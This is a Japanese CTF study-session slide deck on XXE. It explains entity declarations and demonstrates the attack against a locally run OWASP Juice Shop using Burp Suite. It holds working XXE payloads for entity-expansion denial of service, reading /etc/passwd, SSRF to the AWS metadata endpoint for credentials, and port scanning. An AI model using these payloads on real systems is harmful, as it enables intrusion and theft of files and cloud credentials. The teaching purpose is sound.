



ゼロから始めるCTF入門勉強会

Web編～XXEについて～



目次

- ・XXEとは
- ・実体宣言と実体参照
- ・XXEを用いた攻撃手法
- ・デモ
- ・まとめ



XXEとは

XML external entity (XXE:XML 外部エンティティ参照 XML 外部実体)の略称。

XMLを解析する際、特殊な構文を埋め込むことで、本来許可されていなくリソースへのアクセスやコマンドを実行させることができる脆弱性。

XML の構文には、内部リソース・外部(URL)リソースを読み込む構文が存在する。

これを実体参照という。



実体宣言と実体参照

「!ENTITY」から始まり、「filedata」という名前で実体宣言している。

「&」「;」で実体宣言した名前を挟むと「sample.xml」の中身が参照される。

こういった定義のことを「DTD(Document Type Definition)」という。

```
<!DOCTYPE test[
<!ENTITY filedata SYSTEM "file:///var/www/test/sample.xml"> :実体宣言
]>

<test>
  &filedata; :実体参照
</test>
```

Appendix: DTD(Document Type Definition)

DTD(Document Type Definition)は、XML の構造を定義するための構文。

XML の構造とは、「どのような要素が」「どのような型で定義され」「何回登場するか」「その実体は何か」といった要素が該当する。これらの要素は省略可能で順番を問わない。

```
<!DOCTYPE test[  
  <!ENTITY filedata SYSTEM "file:///var/www/test/sample.xml">  
]>  
  
<test>  
  &filedata;  
</test>
```

「その実体は何か」のみ宣言している

とほほのDTD入門:<https://www.tohoho-web.com/ex/dtd.htm>



XXEを利用した攻撃手法

- ・サービス拒否攻撃
- ・LFI / RFI (Local / Remote File Inclusion)
- ・SSRF (Server Side Request Forgery)
- ・Port Scan



サービス拒否攻撃

長大な文字列を定義し、その文字列を複数回参照することで超長大な文字列を参照させることで、XMLの解析負荷を大きくする。

このことにより、サーバに負荷をかけてサービス拒否を行う攻撃手法。

```
<!DOCTYPE data [  
<!ENTITY dos0 "aaaaaaaaa.....aaa" >  
<!ENTITY dos1 "&dos0;&dos0;&dos0;.....&dos0;">  
>  
<data>&dos1;</data>
```



LFI / RFI (Local / Remote File Inclusion)

本来アクセスすることができないローカルやリモートのファイルを参照する攻撃手法。

これにより、以下の例ではpasswdの内容が漏洩することとなる。

```
<!DOCTYPE data [  
<!ENTITY passwd SYSTEM "file:/etc/passwd">  
>  
<data>  
  &passwd;  
</data>
```




SSRF (Server Side Request Forgery)

本来アクセスできないイントラネット内の脆弱なサーバに対してリクエストを送る攻撃。

下記の例だと、AWS EC2である場合、自身のクレデンシャルを返すAPIをたたいて、その結果を返すこととなる。

```
<!DOCTYPE data [  
<!ENTITY awsapi SYSTEM "http://169.254.169.254/latest/meta-data/">  
<data>  
  &awsapi;  
</data>
```



Port Scan

下記のような記述を行うと、ポートの状態 (Open / Close) に応じてレスポンスタイムが変わる場合がある。

```
<!DOCTYPE portScan SYSTEM "http://127.0.0.1:3389">]>
```

何度も繰り返し、レスポンスタイムを計測することで、ポートスキャンを疑似的に実行することが可能。



デモ

今回はCTFでよく出題されるXXEを用いたLFI/RFI(Local / Remote File Inclusion)の例を用いてハンズオンを行う。

※もちろんその他の脆弱性が出題される可能性はあるが、体感FI/RFIが出題されることが多いと感じているため



サンプル

今回はOWASP Juice shopを利用する。

OWASP Juice shopはあえて脆弱性を埋め込んだ練習用のやられWebアプリケーション。

自分で構築する手間が省けるので、すぐ脆弱性を試したいときに活用できる。

OWASP juice shopのインストール方法は以下を確認すること。

<https://github.com/juice-shop/juice-shop?tab=readme-ov-file#docker-container>

発表者の環境

- ・Kali-linux-2024.4-virtualbox-amd64
- ・Burp Suite Community Edition



Appendix: OWASP juice-shopのインストール

- ・aptを更新

```
sudo apt update
```

- ・dockerをインストール

```
sudo apt install -y docker.io
```

- ・サービス立ち上げ

```
sudo systemctl enable docker --now
```

- ・juice-shopのインストール


```
sudo docker pull bkimminich/juice-shop
```

Appendix: OWASP juice-shopのインストール

- ・docker立ち上げ

```
docker run --rm -p 127.0.0.1:3000:3000 bkimminich/juice-shop
```

- ・「http://localhost:3000」にブラウザアクセス





はじめる前に

ユーザ登録を行っておく。

XXEの脆弱性が存在する箇所

ログインする。

Login

Email *
test@gmail.com

Password *
●●●●●●●●●●

[Forgot your password?](#)

Log in

☐ Remember me


or

Log in with Google

[Not yet a customer?](#)


XXEの脆弱性が存在する箇所

画面左上の「Complaint」を選択



XXEの脆弱性が存在する箇所

Invoiceの「Browse...」から任意のファイルをアップロードできる。



準備

- ・Burp Suiteを起動し、ブラウザのプロキシ設定を行っておく。

☒ Manual proxy configuration

HTTP Proxy 127.0.0.1

Port 8080

☐ Also use this proxy for HTTPS

HTTPS Proxy 127.0.0.1

Port 8080


SOCKS Host 127.0.0.1

Port 8080

☐ SOCKS v4 ☒ SOCKS v5

☐ Automatic proxy configuration URL

Burp Suiteでログが取れていることを確認する



XXEの脆弱性の存在確認

PDF、ZIPのみアップロードできるので、空白のPDFをアップロードする。

Complaint

Customer

test@gmail.com

Message *

hogehuga

Max. 160 characters

8/160

Invoice: blank.pdf

>

 Submit

XXEの脆弱性の存在確認

filenameが「blank.pdf」、Content-Typeが「application/pdf」、リクエストボディにPDFの構文が記載されている。

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
16	-----3839941054249040062144426351				1	HTTP/1.1 204 No Content			
17	Content-Disposition: form-data; name="file"; filename="blank.pdf"				2	Access-Control-Allow-Origin: *			
18	Content-Type: application/pdf				3	X-Content-Type-Options: nosniff			
19					4	X-Frame-Options: SAMEORIGIN			
20	%PDF-1.6%âãîó				5	Feature-Policy: payment 'self'			
21	24 0 obj<</Filter/FlateDecode/First 4/Length 216/N				6	X-Recruiting: /#/jobs			
	1/Type/ObjStm>>stream				7	Date: Tue, 04 Mar 2025 06:04:47 GMT			
22	hP<QKÃÖÿË}[ØP*\$:iÂ2Â½i%Kn56&?ßVÅxsßýÎV«zÓ{†OSOCĐÁC3úäöLNîHöÔus4]iûP½E\				8	Connection: keep-alive			
	`KGG\$}YÖ7~"¥ê#JLP2²iîQ,-éßÆµİ†²PÃ+ÂqW₣-ýOLOd³³žü¹l0lh†:r~÷AV8YiÜ`Äiµ^\\				9	Keep-Alive: timeout=5			
	òT\{= @«i@çåžý-À »P-				10				
23	endstreamendobj25 0 obj<</Filter/FlateDecode/First 4/Length 49/N				11				
	1/Type/ObjStm>>stream								
24	hP²POP°±ÑwÎ/i+Q00+îL)64								
25	ÂêT«ê\$!§ÜÜßú-								
26	endstreamendobj26 0 obj<</Filter/FlateDecode/First 9/Length 42/N								
	2/Type/ObjStm>>stream								
27	hP2SOP0W0`P±Ñ±+î-qbiî"Áú.vv7								
28	endstreamendobj27 0 obj<</Filter/FlateDecode/First 5/Length 120/N								
	1/Type/ObjStm>>stream								

XXEの脆弱性の存在確認

PDFを記述を削除し、以下のようなXMLに置き換える。

この時、filenameを「.xml」に、Content-Typeを「application/xml」に修正する。

```
14 Priority: u=0
15
16 -----3839941054249040062144426351
17 Content-Disposition: form-data; name="file"; filename="blank.xml"
18 Content-Type: application/xml
19
20 <?xml version="1.0"?>
21 <!DOCTYPE test [
22 <!ELEMENT test ANY >
23 <!ENTITY test "hogehuga" >]>
24 <test>&test;</test>
25
26 -----3839941054249040062144426351--
27
```

XXEの脆弱性の存在確認

リクエストを送信すると、エラーが表示された。これによりXML解析における脆弱性がある可能性が推測される。

※juice-shopでは、文字列が直接表示はされない。

Request	Response
<pre>1 1ZMISLTCU5FZqna0929/WEBPCLIEQAT/BDDJTYrVVUZ1AWtGF3RP_J8WdKJ3hLUKw 2 2vaXkLZojAqMm-UhjAetrAOPP6Vf-vSjyhF7M 3 Content-Type: multipart/form-data; 4 boundary=-----3839941054249040062144426351 5 Content-Length: 336 6 Origin: http://localhost:3000 7 Connection: keep-alive 8 Referer: http://localhost:3000/ 9 Cookie: language=en; welcomebanner_status=dismiss; token= 10 eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0YXMiOiJzdW9jZXNzIiwia2F0Yy 11 SI6eyJpZCI6ImJlbnVzZXJlbnVlIiwiaWF0IjoiIiwiaWF0IjoiJ0ZXR0QGRtYXNzLnVzSjYhF7M 12 hc3N3b3JlIjoia2ZkZmFjOTk4YjUkMDR0OTY0OTI4MmE0ZmFmMzE1LjYb2xlijojY 13 3Vzdg9tZXIiLCJkZmVleGVub2t1biI6IiwiaXNhc3Rmb2dpcmkwIjoiMC4wLjAuMCI6InB 14 yb2ZpbGV3bWFnZSI6IiwiaXNhc3Rmb2dpcmkwIjoiMC4wLjAuMCI6InB 15 3ZnIiwia2F0YXNzIjoiIiwiaXNhc3Rmb2dpcmkwIjoiMC4wLjAuMCI6InB 16 1LTzLTAT0IDA00jMwOjI3LjgyOSArMDA6MDA1LjYb2xlijojY 17 DA00jMwOjI3LjgyOSArMDA6MDA1LjYb2xlijojY 18 2NzJ9.Yte_bM6j4Fyw-1CqJ_fIOXxi7NMbWkVLFBr4d7Pnj8Gou-fMZNh936vclN19z001 19 T2mmsLTcdusFzqnx92F97WEBPCJiKeQAY7BddJf1yrVv0ZTAWtGF3RP_J8WdKJ3hLUKw 20 2vaXkLZojAqMm-UhjAetrAOPP6Vf-vSjyhF7M 21 Priority: u=0 22 -----3839941054249040062144426351 23 Content-Disposition: form-data; name="file"; filename="blank.xml" 24 Content-Type: application/xml 25 26 <?xml version="1.0"?> 27 <!DOCTYPE test [28 <ELEMENT test ANY> 29 <ENTITY test "hogebuga" >]> 30 <test>&test;</test></pre>	OWASP Juice Shop (Express ^4.17.1) 410 Error: B2B customer complaints via file upload have been deprecated for security reasons: <?xml version="1.0" encoding="UTF-8"?><!DOCTYPE test [<ELEMENT test ANY><ENTITY test "hogebuga">]><test>hogebuga</test> (blank.xml) at handleXmlUpload (/juice-shop/build/routes/fileUpload.js:110:22) at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)



今後の方針

XXEに脆弱性があることが分かったので、LFI/RFIできることを確認する。

1.LFIでは定番の「/etc/passwd」を参照するようにXMLを修正する。

2.Burp Suiteでリクエストを改ざんして送信、結果を確認する。



回答

以下のようなXMLを用意する。

```
<?xml version="1.0"?>  
<!DOCTYPE xxe [  
<!ELEMENT xxe ANY >  
<!ENTITY xxe SYSTEM "file:/etc/passwd" >]>  
<xxe>&xxe;</xxe>
```

回答

PDFの内容をXMLに書き換えても、「No Content」となる。

⇒ 理由はリクエストボディのContent-Typeと中身の不一致

Request		Response			
Pretty	Raw	Hex	Raw	Hex	Render
<pre>1LTzLTzAOIDA00jMwOjI3Ljgy0SArMDA6MDAiLCJlcGRhdGVkQXQiOiIyMDI1LTzLTzAOIDA00jMwOjI3Ljgy0SArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9L3pYXQiOjE3NDEwNjI2NzJ9.Yte_bM6j4Fyw-1CqJ_fIOXxi7NMbwkVLFBr4d7Pnj8Gou-fMZNn936vcLni9z001T2wmsLTcdusFzqnXd92F97WEBPCjikeQAY7BddJf1yrVvOzTawTgF3RP_J8wdkLJ3hLUKW2vaXkLZojAqMm-UhjAetrA0PP6Vf-vSJyHf7M 14 Priority: u=0 15 16 -----3839941054249040062144426351 17 Content-Disposition: form-data; name="file"; filename="blank.pdf" 18 Content-Type: application/pdf 19 20 <?xml version="1.0"?> 21 <!DOCTYPE xxe [22 <!ELEMENT xxe ANY > 23 <!ENTITY xxe SYSTEM "file:/etc/passwd" >]> 24 <xxe>&xxe;</xxe> 25 26 -----3839941054249040062144426351-- 27 28</pre>		<pre>1 HTTP/1.1 204 No Content 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Date: Tue, 04 Mar 2025 05:46:03 GMT 8 Connection: keep-alive 9 Keep-Alive: timeout=5 10 11</pre>			

回答

ファイル拡張子、Content-Typeを修正し、リクエストを送ると「Gone」と返ってくる。

Request

Pretty Raw Hex

```
14 Priority: u=0
15
16 -----3839941054249040062144426351
17 Content-Disposition: form-data; name="file"; filename="blank.xml"
18 Content-Type: application/xml
19
20 <?xml version="1.0"?>
21 <!DOCTYPE xxe [
22 <!ELEMENT xxe ANY >
23 <!ENTITY xxe SYSTEM "file:/etc/passwd" >]>
24 <xxe>&xxe;</xxe>
25
26 -----3839941054249040062144426351--
27
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 410 Gone
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: text/html; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Tue, 04 Mar 2025 05:46:45 GMT
10 Connection: keep-alive
11 Keep-Alive: timeout=5
12 Content-Length: 3880
13
14 <html>
15   <head>
16     <meta charset='utf-8'>
```

回答

画面を確認すると、LFIが実行できた旨のポップアップがでる。

You successfully solved a challenge: XXE Data Access (Retrieve the content of C:\Windows\system.ini or /etc/passwd from the server. (This challenge is potentially harmful on Docker!))

Complaint

Customer

test@gmail.com

Message *

hogehuga

Max. 160 characters

8/160

Invoice: No file selected.

> Submit



まとめ

- ・XXEについての説明と、どのような脅威があるか説明した。
- ・XXEを使った攻撃手法を説明した。
- ・OWASP juice-shopを用いて、実際のXXEの攻撃をデモンストレーションした。
- ・修正方法は比較的簡単なので、どのような方法があるか興味があれば調べてみることに。



参考文献

- ・とほほのDTD入門

<https://www.tohoho-web.com/ex/dtd.htm>

- ・OWASP juice shop

<https://github.com/juice-shop/juice-shop?tab=readme-ov-file#docker-container>

- ・XML External Entity (XXE) Processing

[https://owasp.org/www-community/vulnerabilities/XML External Entity \(XXE\) Processing](https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing)